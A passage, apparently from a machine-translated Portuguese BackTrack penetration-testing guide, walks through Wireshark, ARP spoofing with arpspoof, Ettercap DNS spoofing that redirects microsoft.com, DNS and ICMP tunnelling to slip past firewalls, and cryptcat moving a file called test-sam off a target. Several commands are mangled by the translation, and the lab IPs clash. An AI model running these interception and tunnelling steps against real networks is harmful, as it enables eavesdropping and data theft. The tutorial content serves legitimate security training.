- Rede de dados capturados podem ser exibidos via GUI ou via linha de comando Ferramenta tshark
- Capaz de ler / escrever muitos formatos de captura diferentes, tais como tcpdump (Libpcap), Network General Sniffer, Cisco Secure IDS iplog, Microsoft Network Monitor, e outros
- Dados em tempo real pode ser lido a partir de IEEE 802.11, Bluetooth, Ethernet
- De saída podem ser exportados para XML, Postscript, CSV e texto simples

Para iniciar wireshark ir a Backtrack | Escalation Privilege | Sniffers | Wireshark ou usar o console para executar o seguinte comando:

```
# Wireshark
```


Isto irá iniciar o Wireshark Network Analyzer protocolo. Para iniciar a captura ao vivo, clique na interface de rede em que você deseja capturar dados de rede no Lista de interface.



Se houver tráfego de rede, os pacotes serão exibidos na janela Wireshark.

Para parar a captura, você pode clicar no ícone quarto na parte superior direito Pare de correr a captura ao vivo, ou você pode escolher no menu Capturar |Parar.

Para mostrar apenas os pacotes particular, você pode definir o filtro de exibição.




Na imagem acima, só quero ver os pacotes ICMP, então colocamos icmp no filtro de exibição.

Se você quiser personalizar a sua captura, você pode alterar as opções do menu Capturar |Opções ou selecione o Capture Opções na home page do Wireshark.

Neste menu, você pode mudar várias coisas, tais como:

- Interface de rede.
- Tamanho do buffer: Por padrão, ele é de 1MB.
- Limitação do pacote (em bytes): Em opções padrão não há nenhuma limitação.
- Capture filtro a ser utilizado: o valor padrão não está usando todos os filtros de captura.
- Se você deseja salvar os dados capturados, é necessário definir o arquivo de saída na Arquivo de captura (s) seção.

- Stop Capture seção é usada para definir a condição quando a captura de seu processo será interrompido. Ela pode ser definida com base no número de pacotes de pacotes, o tamanho ea duração da captura.
- No Resolução de Nomes seção, você pode definir se vai fazer Wireshark a resolução de nomes para MAC, nome da rede, eo nome de transporte.



Spoofing ferramentas de rede

Na seção anterior, falamos sobre várias ferramentas que são usadas como sniffer de rede ou análise de protocolo de rede. Nesta seção veremos várias ferramentas que podem ser usados fazer spoofing rede.


Spoofing rede é um processo para modificar os dados da rede, como endereço MAC, IP endereço, e assim por diante. O objetivo deste processo é o de ser capaz de obter os dados de duas comunicar as partes.

Arpspoof


Arpspoof é útil para farejar o tráfego de rede em um ambiente de switch. Nos últimos capítulo afirma-se que sniffing de tráfego de rede em um ambiente de switch é difícil, mas usando arpspoof, É possível.

Arpspoof obras de forjar respostas ARP para ambas as partes se comunicando.

Em uma situação normal, quando o host A quer comunicar com host B (gateway), que vai transmitir um pedido ARP para obter o endereço MAC do host B. Este pedido será respondido por host B, que irá enviar o seu endereço MAC como um pacote de resposta ARP. Este processo também é feito por host B. Depois disso, o host A pode se comunicar com host B.



Se um C atacante quer capturar o tráfego de rede de A, ele precisa enviar o ARP A respostas a dizendo-lhe que o endereço IP de B agora tem o endereço MAC de C. C invasor também pode falsificar o cache ARP de B.



Após as obras ARP spoofing, todo o tráfego de rede de um estará passando por C em primeiro lugar.

Antes de usar arpspoof, você precisa habilitar o recurso de encaminhamento IP na sua máquina. Isto pode ser feito dando o seguinte comando como root:

```
# Echo 1> / proc/sys/net/ipv4/ip_forward
```

Para iniciar o arpspoof de linha de comando, use o console para executar o seguinte comando:

```
# Arpspoof
```

Isto irá exibir arpspoof instruções de uso em sua tela.

Em nosso exercício, temos as seguintes informações:

A primeira máquina é um gateway com a seguinte configuração:

- MAC Address: 00-50-56-C0-00-08
- Endereço IP: 192.168.65.1
- Máscara de sub-rede: 255.255.255.0

A máquina de vítimas tem a seguinte configuração:

- MAC Address: 00-0C-29-35-C9-CD
- Endereço IP: 192.168.65.129
- Máscara de sub-rede: 255.255.255.0

Aqui está a configuração da máquina atacante:

- MAC Address: 00:00:c:29:09:22:31
- Endereço IP: 192.168.65.129
- Máscara de sub-rede: 255.255.255.0

Este é o cache ARP original da vítima:

Interface: 192.168.65.129 --- 0x30002	
Endereço Internet AddressPhysical	Tipo
192.168.65.100-50-56-c0-00-08	dinâmico

Para ARP spoof da vítima, digite o seguinte comando:

```
# Arpspoof-t 192.168.65.129 192.168.65.1
```

Na máquina da vítima, esperar algum tempo e tentar fazer uma conexão com o gateway fazendo um ping para o gateway. Mais tarde, o cache ARP vítima será alterado.

Interface: 192.168.65.129 --- 0x30002	
Endereço Internet AddressPhysical	Tipo
192.168.65.100-0c-29-09-22-31	dinâmico

Você vai notar que o endereço MAC da máquina gateway foi alterado para endereço da máquina atacante MAC.

Ettercap

Ettercap é uma suite de ferramentas para um homem no ataque do meio on LAN. Ele irá executar ataques contra o protocolo ARP, posicionando-se como o homem no meio. Uma vez que consegue isso, é capaz de fazer o seguinte:

- Modificar dados em conexão
- Senha descoberta para FTP, HTTP, POP, SSH1, e assim por diante
- Fornecer falsos certificados SSL para frustrar as sessões da vítima HTTPS

ARP é usado para traduzir um endereço IP para um endereço físico da placa de rede (MAC endereço). Quando um dispositivo tenta se conectar ao recurso de rede, ele irá enviar um broadcast pedindo para os outros pedindo o endereço MAC do destino. O alvo envie seu endereço MAC. O autor da chamada, em seguida, irá manter a associação do endereço IP-MAC em seu cache, para acelerar o processo, se no futuro ele irá se conectar ao alvo novamente.

O ataque ARP funciona quando uma máquina pede para os outros a encontrar o endereço MAC associado a um endereço IP. O atacante então resposta a esta solicitação, enviando suas próprio endereço MAC. Este ataque é chamado ARP envenenamento ou falsificação ARP. Este ataque vai funcionar se o atacante ea vítima se encontram na mesma rede.

Ettercap vem com três modos de operação: modo de texto, o modo de Curses, e modo gráfico usando GTK.

Para iniciar ettercap em modo de texto usar o console para executar o seguinte comando:

```
# Ettercap-T
```

Para iniciar ettercap no modo Curses ir para Backtrack | Escalation Privilege | Spoofing | Ettercap ou usar o console para executar o seguinte comando:

```
# Ettercap-C
```

Para iniciar ettercap em modo gráfico ir para Backtrack | Escalation Privilege | Spoofing | Ettercap-GTK ou usar o console para executar o seguinte comando:


```
# Ettercap-G
```

Além dos recursos incorporados, Ettercap também pode ser estendido para ter recursos adicionais na forma de plugins. Atualmente, a partir de Ettercap 0.7.3 vem com 28 plugins com diversas finalidades, tais como relatório de actividade ARP suspeito, enviar respostas falsificado DNS, executar um ataque DoS, e assim por diante. Ettercap também pode ser usado para alterar o conteúdo de pacotes on-the-fly usando filtro. Filtros Ettercap várias podem ser encontrados no / Usr / share / ettercap diretório.


No nosso exercício, vamos utilizar Ettercap para fazer um ataque de spoofing DNS. As máquinas configuração é a mesma que a seção anterior, mas teremos mais dois máquinas: o servidor DNS com o endereço IP de 192.168.65.2 que quer ser falsificado eo servidor web localizado no endereço IP do atacante, 192.168.65.131, para receber todos o tráfego HTTP. As medidas tomadas para fazer o spoofing são:

1. Iniciar Ettercap em modo gráfico.

2. Selecionar Farejar |Unificada sniffing a partir do menu.



3. Scan host na sua rede, selecionando Hosts | Scan para os anfitriões.
4. Ver o host selecionando menu Hosts | Lista de Hosts.
5. Selecione as máquinas a ser envenenado. Nós selecionamos máquina 192.168.65.2 (DNS Server) como alvo clicando em Adicionar ao Meta 1, e máquina 192.168.65.129 como Meta 2.



6. Iniciar o envenenamento ARP, escolhendo Mitm |Arp envenenamento. Depois que o MAC endereço do servidor DNS e vítima será definido para o MAC atacantes endereço.


Estas são as medidas adicionais para fazer o ataque de falsificação de DNS:

1. Definir o arquivo de configuração em / Usr / share / ettercap / ether.dns com o domínio que você deseja paródia eo domínio de substituição:

```
microsoft.com          A 192.168.65.131
*. Microsoft.com       A 192.168.65.131
```

Isto irá redirecionar microsoft.com para o servidor web atacantes.

2. Ativar o dns_spoof plugin indo para Plugins | Gerenciar os plugins e dê um duplo clique no dns_spoof plugin para ativá-lo.



3. Navegar para microsoft.com para ver o efeito:



A partir da tela acima, podemos ver que o spoofing DNS funciona. Em vez de ver no site da Microsoft, a vítima é redirecionada para o servidor web atacante.

4. Para parar o spoofing, ir para Mitm | Stop mitm ataque (s).

Se você acha que fazer isso em modo gráfico é muito complicado, você não precisa preocupar-se. Ettercap em modo texto também pode fazer isso de uma maneira muito mais simples.

Aqui é o

comando para fazer o spoofing de DNS mesmo:

```
# Ettercap-i eth0-T-q-P dns_spoof-M ARP / 192.168.65.2 /  
/ 192.168.65.129 /
```

E aqui está o resultado:

```
Verificação de metas de fusão (2 hosts) ...  
2 hosts adicionado à lista de hosts ...
```

```
Envenenamento ARP vítimas:  
GRUPO 1: 192.168.65.2 00:50:56: F8: 20: A4  
GRUPO 2: 192.168.65.129 00:00 C: 29:35: C9: CD  
Começando Unified sniffing ...  
Ativando plugin dns_spoof ...
```

```
dns_spoof: [www.microsoft.com] spoofed para [192.168.65.131]
```

É muito mais simples se você souber o comando e opções. Para sair do texto modo, basta pressionar q.

Sumário

Neste capítulo, discutimos como a escalar o nosso privilégio, e como fazê-rede sniffing e falsificação. A finalidade das ferramentas mencionadas neste capítulo é obter a maior acesso possível ao elevar o privilégio. Sniffing e falsificação também pode ser usado para acessar a alavancagem em uma área mais ampla, ou para obter acesso em outra máquina dentro da rede ou fora da rede, o que provavelmente contém mais valioso da informação.

Começamos com atacar a senha. Existem dois métodos que podem ser usados: ataque e ataque offline online. A maioria das ferramentas em um ataque offline utilizam do arco-íris tabelas para acelerar o processo de ataque, mas precisa de um espaço em disco rígido grande. Offline ataque tem a vantagem de que isso pode ser feito em seu próprio lazer, sem desencadear o bloqueio de conta. No ataque online você vai ver o resultado imediatamente, mas você precisa de ser cuidadoso sobre o bloqueio de conta-estar. Em seguida, discutiu várias ferramentas que podem ser usados para farejar o tráfego de rede. Se você não usar a criptografia, então todos os dados da sua rede pode ser visto por essas ferramentas. Na última parte deste capítulo, nós olhamos em várias ferramentas que podem ser usados para fazer ataques spoofing. Enquanto o sniffer é um passivo ferramenta, spoofer é uma ferramenta ativa, pois ele envia alguma coisa para sua rede.

No próximo capítulo, vamos falar sobre como manter o acesso que temos alcançado.

11

Mantendo o acesso

No capítulo anterior falamos sobre a escalada de privilégios para acessar o alvo máquina. Este capítulo irá concluir o processo de testes de penetração, deixando o máquinas de destino aberto a receber de volta o acesso a qualquer momento.

Neste capítulo, discutiremos os seguintes tópicos:

- Ferramentas de protocolo de tunelamento
- Ferramentas de proxy
- End-to-end ferramentas de conexão

O propósito principal dessas ferramentas é para nos ajudar a manter o acesso, a circulação dos filtros implantado na máquina de destino, ou nos permitem criar uma conexão secreta entre nossa máquina eo alvo. Ao manter esse acesso, nós não precisamos fazer o penetração todo processo de teste de novo, se quisermos voltar para a máquina de destino a qualquer momento.

Vamos ver várias das ferramentas para manter o nosso acesso na máquina de destino.

Protocolo de tunelamento

Tunelamento pode ser definida como um método para encapsular um protocolo dentro de outro protocolo. No nosso caso, usamos túneis para burlar a proteção fornecida pelo sistema de destino. Na maioria das vezes, o sistema de destino terá um firewall que bloqueia conexões com o mundo exterior, com exceção de alguns protocolos de rede comuns, tais como HTTP e HTTPS. Para esta situação, podemos usar túneis de envolver nossos pacotes dentro do protocolo HTTP. O firewall irá permitir que estes pacotes para ir para o exterior mundo.

BackTrack vem com vários tipos de ferramentas de túnel que pode ser usado para túnel um protocolo dentro do outro protocolo. Nesta seção vamos discutir vários deles.

DNS2tcp

DNS2tcp é uma ferramenta de tunelamento para encapsular o tráfego TCP no tráfego DNS. Quando se recebe de conexão em uma porta específica, todo o tráfego TCP é enviado para o controle remoto servidor DNS dns2tcpd, no trânsito e encaminhada para um determinado host e porta. DNS2tcp é um programa cliente-servidor. O lado cliente é chamado dns2tcp, enquanto o lado do servidor é chamado dns2tcpd.

O menu BackTrack apenas fornece o programa do lado do servidor.

Para iniciar o servidor DNS2tcp, vá para Backtrack | Acesso Manutenção | Tunneling | DNS2tcp ou usar o console para executar o seguinte comando:

```
# Dns2tcpd
```

Isto irá exibir uma instrução de uso simples em sua tela.

Se você quiser usar o cliente DNS2tcp, você precisa executar o seguinte comando a partir do console:

```
# Dns2tcp
```

Isto irá exibir uma instrução de uso simples em sua tela.

Antes que sejam capazes de usar DNS2tcp você precisa criar um registro NS apontando para DNS2tcp endereço IP do servidor público. Eu recomendo criar um subdomínio, como dnstunnel.myexample.com para aplicação DNS2tcp.

Para poder utilizar esta ferramenta, você precisa configurar o servidor DNS2tcp primeiro. Por padrão o servidor DNS2tcp vai olhar para arquivo . Dns2tcpd como o arquivo de configuração em seu diretório. Aqui está um exemplo do arquivo de configuração do servidor DNS2tcp:

```
listen = 0.0.0.0
port = 53
usuário nobody =
chroot = / tmp
domain = dnstunnel.myexample.com
recursos = ssh: 127.0.0.1:22
```

Salvar o arquivo de configuração para / Etc/dns2tcpd.conf.

Depois de criar o arquivo de configuração, você precisa iniciar o servidor DNS2tcp dando o seguinte comando:

```
# Dns2tcpd-F-d 1-c / etc/dns2tcpd.conf
```

Na máquina cliente, você também precisa configurar o cliente DNS2tcp. Aqui está um exemplo de que a configuração:

```
domain = dnstunnel.myexample.com
resource = ssh
local_port = 2222
debug_level = 1
```

Salve o arquivo de configuração para / Etc/dns2tcp.conf. Você também pode salvá-lo para o arquivo . Dns2tcp.conf assim você não vai precisar dar o parâmetro de configuração ao chamar o dns2tcp comando.

Para verificar se podemos nos comunicar com o servidor, você pode emitir o seguinte comando:

```
# Dns2tcp-z dnstunnel.myexample.com <your_dns_server>
```

Se não houver erros que você pode iniciar o túnel, emitindo o seguinte comando:

```
# Dns2tcp-c-f etc/dns2tcp.conf /
```

Agora você pode começar a sua sessão de SSH:

```
# Ssh-p 2222 yourname@127.0.0.1
```



Embora você possa enviar todos os pacotes através do túnel DNS, estar ciente que o túnel não é criptografado, assim você pode precisar para enviar criptografado pacotes através dele.

Ptunnel

Ptunnel é uma ferramenta que pode ser usado para conexões de túnel TCP sobre solicitação de eco ICMP

(Solicitação de ping) e resposta (ping reply) pacotes. Esta ferramenta será útil se você estiver permitido ping qualquer computador na Internet, mas você não pode enviar TCP e UDP pacotes para a Internet. Com Ptunnel você pode superar essa limitação, assim você pode acessar seu e-mail, navegar na Internet e quaisquer outras coisas que requerem TCP ou Conexões UDP.

Para iniciar Ptunnel, vá para Backtrack | Acesso Manutenção | Ptunnel | Tunneling ou usar o console para executar o seguinte comando:

```
# Ptunnel-h
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela.

Para usar Pttunnel você precisa configurar um servidor proxy com Pttunnel instalado, e isto servidor deve estar disponível para o cliente. Se você quiser usar o Pttunnel da Internet, você precisa configurar o servidor Pttunnel usando o endereço IP que pode ser acessado a partir da Internet.

Depois disso, você pode iniciar o servidor Pttunnel emitindo o seguinte comando:

```
# Pttunnel
```

Será então ouvir todos os pacotes TCP.

```
[Inf]: Começando ptunnel v 0,60.  
[Inf]: (C) 2004-2005 Daniel Stodde, daniels@cs.uit.no  
[Inf]: Encaminhamento de pacotes ping recebidas através de TCP.  
[Inf]: Proxy Ping está escutando em modo privilegiado.
```

Do lado do cliente, digite o seguinte comando:

```
# Pttunnel-p ptunnel.yourserver.com-lp 2222-da-ssh.example.org dp 22
```

Ele irá mostrar as seguintes informações:

```
[Inf]: Começando ptunnel v 0,60.  
[Inf]: (c) 2004-2005 Daniel Stodde, daniels@cs.uit.no  
[Inf]: pacotes de fluxos de entrada Relaying TCP.
```

Em seguida, iniciar o seu programa de SSH para se conectar à ssh.example.org usando ptunnel:

```
# Ssh localhost-p 2222
```

Você precisará fornecer o nome de usuário e senha corretos para acessar o servidor SSH.

Stunnel4

Stunnel4 é uma ferramenta para criptografar todos os protocolos TCP dentro dos pacotes SSL entre servidores locais e remotos. Ele permite que você adicione funcionalidade SSL para não-SSL clientes protocolo, tais como Samba, POP3, IMAP, SMTP e HTTP. Este processo pode ser feito sem alterar o código fonte desses softwares.

Para iniciar stunnel4 ir a Backtrack | Acesso Manutenção | Tunneling | Stunnel4 ou usar o console para executar o seguinte comando:

```
# Stunnel4-h
```

Isto irá exibir a sintaxe do comando na sua tela.

Se você deseja exibir a ajuda arquivo de configuração, você pode passar a -Ajuda opção:

```
# Stunnel4-ajuda
```

E ele irá exibir a ajuda arquivo de configuração na tela.



BackTrack também vem com Stunnel versão 3. A diferença com Stunnel versão 4 é que a versão 4 usa um arquivo de configuração. Se você deseja executar a versão 3 do estilo de linha de comando argumentos, você pode chamar o comando stunnel ou stunnel3 com todos os argumentos necessários.

Para o nosso exemplo, vamos usar Stunnel4 para criptografar a conexão entre dois MySQL hosts (cliente e servidor).

No lado do servidor, siga os seguintes passos:

1. Criar certificado SSL e chave:

```
# openssl req -new -nodes -x509 -out etc / stunnel / stunnel.pem
-keyout / etc / stunnel / stunnel.pem
```

2. Acompanhar a orientação da tela. Você será solicitado a digitar alguns campos, tais como nome de país, nome da província, Common Name, E-mail, e assim em.

3. A chave eo certificado será armazenado no stunnel.pem arquivo no / Etc / stunnel diretório.

4. Configure Stunnel4 para ouvir conexões seguras na porta 3307 e para a frente o tráfego de rede para a porta original MySQL (3306) em localhost:

```
cert = / etc / stunnel / stunnel.pem
```

```
[MysqIs]
accept = 3307
conectar = 3306
```

5. Habilitar Stunnel4 na / Etc/default/stunnel4 file:

```
ENABLED = 1
```

6. Iniciar Stunnel4 serviço:

```
# / Etc/init.d/stunnel4 começar
```

7. Verifique se Stunnel4 está escutando na porta 3307:

```
# Netstat -nap | grep 3307
```

8. O seguinte é o resultado:

```
tcp          0      0 0.0.0.0:3307          0.0.0.0: *
LISTEN      5628/stunnel4
```

9. Sabemos que stunnel4 está funcionando.

Em seguida, no lado do cliente, realizar os seguintes passos:

1. Configure Stunnel4 para ouvir conexões seguras na porta 3307 e para a frente o tráfego de rede à porta MySQL (3307) no servidor:

```
client = yes
[MySQLs]
accept = 3306
connect = 10.0.2.15:3307
```

2. Habilitar Stunnel4 em / Etc/default/stunnel4 file:

```
ENABLED = 1
```

3. Iniciar Stunnel4 serviço:

```
# / Etc/init.d/stunnel4 começar
```

4. Agora se conectar ao servidor MySQL usando o seguinte comando:

```
# Mysql-u root-h 127.0.0.1
```

5. O seguinte é o resultado:

```
Bem-vindo ao MySQL monitor. Comandos terminam com; ou \g.
Seu id de conexão MySQL é de 29
Server versão: 5.0.67-0ubuntu6 (Ubuntu)
```

```
'Help'; tipo ou \h' para ajuda. Tipo \c' para limpar o buffer.
mysql>
```

Quando eu capturar o tráfego de rede usando o Wireshark, eu só posso ver o seguinte:

Parece que o tráfego de rede não está no formato de texto simples anymore.

A imagem seguinte é o que o tráfego parece quando não há criptografia (Formato de texto simples):

```
=...
5.0.67-@ubuntu6. ....c@b-s6Fh.....\tQx,kXM,u+t.* ...
databases.....1...def..SCHEMATA..Database..SCHEMA_NAME...@.....information_schem
@.....bt4.....".....show tables.....8.....def..TABLE_NAMES..
Tables_in_bt4
TABLE_NAME...@.....".....!...select @@version_comment limit
1.....def..@@version_comment.....(Ubuntu).....
```

Podemos descobrir um monte de informações sobre o banco de dados servidor remoto através do monitoramento o tráfego de rede.

Procuraça

BackTrack também vem com várias ferramentas que pode ser usado como um proxy. Um proxy funciona

como um intermediário entre duas máquinas. Quando uma máquina deseja se conectar ao outra máquina, ele só precisa se conectar ao proxy, e então o proxy se conecta ao a outra máquina. Essas duas máquinas não estão conectadas diretamente. O proxy pode gerenciar as conexões entre as duas máquinas e em si.

Vamos ver várias ferramentas no BackTrack que pode ser usado como um proxy.

3proxy

3proxy é um servidor proxy minúsculo. Ele suporta os seguintes aproximações:

- HTTP proxy com suporte HTTPS e FTP
- SOCKS v4 / SOCKS v4.5 / SOCKSv5 proxy
- POP3 proxy
- FTP proxy
- TCP e UDP portmapper

3proxy pode ser usado para fornecer ao usuário interno, com acesso a recursos externos ou para fornecer aos usuários externos com acesso a recursos internos.

Para ir para o diretório 3proxy, vá para Backtrack | Acesso Manutenção | Tunneling | 3proxy ou usar o console para executar os seguintes comandos:

```
# Cd / pentest/tunneling/3proxy
# Ls-al
```

Isto irá exibir vários arquivos localizados no diretório. O arquivo de interesse é 3proxy. Em nosso exercício, vamos permitir que usuários remotos para acessar nosso servidor web interno usando a porta padrão HTTP.

O 3proxy está instalado em uma máquina BackTrack que tem dois endereços de rede, o endereço IP interno de 10.0.2.1 eo endereço IP externo do 192.168.65.1. Nosso servidor web interno está localizado na 10.0.2.10.

Com essas condições, aqui é um simples arquivo de configuração 3proxy:

```
nenhum auth
resplendor
10.0.2.1 externa
interna 192.168.65.1
maxconn 300
10.0.2.10 tcppm 80 80
```

Para executar 3proxy com a configuração acima, basta digitar:

```
# ./3proxy 3proxy.cfg
```

Se verificar usando netstat, aqui está o resultado:

```
# Netstat-nap | grep 80
tcp00 192.168.65.1:80                0.0.0.0: *
LISTEN5734/3proxy
```

3proxy está escutando no endereço IP 192.168.65.1 porta 80. Ao conectar usuários externos para o servidor web na porta 80 192.168.65.1, eles são na verdade acessando o servidor web localizado no endereço IP interno 10.0.2.10 porta 80.

Proxychains

Proxychains é um programa que pode ser usado para forçar as conexões TCP feitas por todos os clientes TCP dado que passar por proxy (ou cadeia de proxy).

A partir da versão 3.1, ele suporta SOCKS4, SOCKS5 e HTTP CONNECT servidores proxy.

Aqui estão vários exemplos do uso de proxychains de acordo com sua documentação:

- Quando a única forma de obter "fora" do seu LAN é através do servidor proxy
- Para acessar a Internet por trás de um firewall restritivo que os filtros de saída portas
- Para usar dois (ou mais) em uma cadeia de proxies
- Executar qualquer programa sem suporte proxy built-in (como telnet, wget, ftp, vnc, nmap)

- Para acessar servidores internos a partir do exterior através de proxy reverso

Para executar proxychains ir para Backtrack | Acesso Manutenção | Tunneling | Proxychains ou usar o console para executar o seguinte comando:

```
# Proxychains
```

Isto irá exibir uma instrução de uso simples em sua tela.

Em BackTrack, a configuração proxychains é armazenado no / Etc / proxychains.conf arquivo e ele está definido para tor uso. Se você quiser usar outro proxy, basta adicionar o proxy para a última parte do arquivo de configuração. O formato de proxy é:

```
proxy_type      anfitrião porta [pass user]
```

Os tipos de proxy são http,socks4E socks5.

Em nosso exercício nós queremos usar cryptcat em proxychains, o comando para fazer essa tarefa é:

```
# Proxychains cryptcat-l-p 80-n <test-sam
```

O cryptcat comando será proxy através do servidor proxy definido no proxychains arquivo de configuração.

End-to-end de conexão

As ferramentas nesta categoria pode ser usado para criar uma conexão de rede entre um cliente e máquina de um servidor. Ao usar esta ferramenta, não precisamos de instalar e configurar um software complexa rede como um servidor e cliente. Estas ferramentas são particularmente úteis para transferir arquivos de um servidor remoto e executar comandos no servidor remoto.

Vamos ver várias ferramentas no BackTrack que pode ser usado como uma conexão de ponta a ponta.

CryptCat

CryptCat pode ser usado para ligar ou ouvir um socket. Em termos simples, ele pode ser usado para atuar como um cliente ou servidor para um serviço de rede.

Por exemplo, se você quiser configurar um servidor web simples para escutar na porta 80 e enviar os pacotes para o cliente que se conecta a ela, você pode usar CryptCat para o efeito em vez de usar o servidor web real.

CryptCat irá criptografar todos os dados enviados pela conexão. Por padrão, o chave de criptografia é "metálica", mas você pode alterar isso fornecendo a opção -K.

Para iniciar CryptCat ir para Backtrack | Acesso Manutenção | Tunneling | CryptCat ou usar o console para executar o seguinte comando:

```
# Cryptcat-h
```

Isto irá exibir uma instrução de uso simples em sua tela. Em nosso exercício, estamos vai enviar um arquivo (test-sam) A partir do servidor de destino (10.0.2.15) para nossa máquina (10.0.2.100).

No servidor de destino, digite o seguinte comando:

```
# Cryptcat-l-p 80-n-v <test-sam
```

A seguir está o progresso:

```
escutando em [qualquer] 80 ...
```

Enquanto em nossa máquina, use o seguinte comando:

```
cryptcat 10.0.2.15 80
```

O seguinte é o resultado:

```
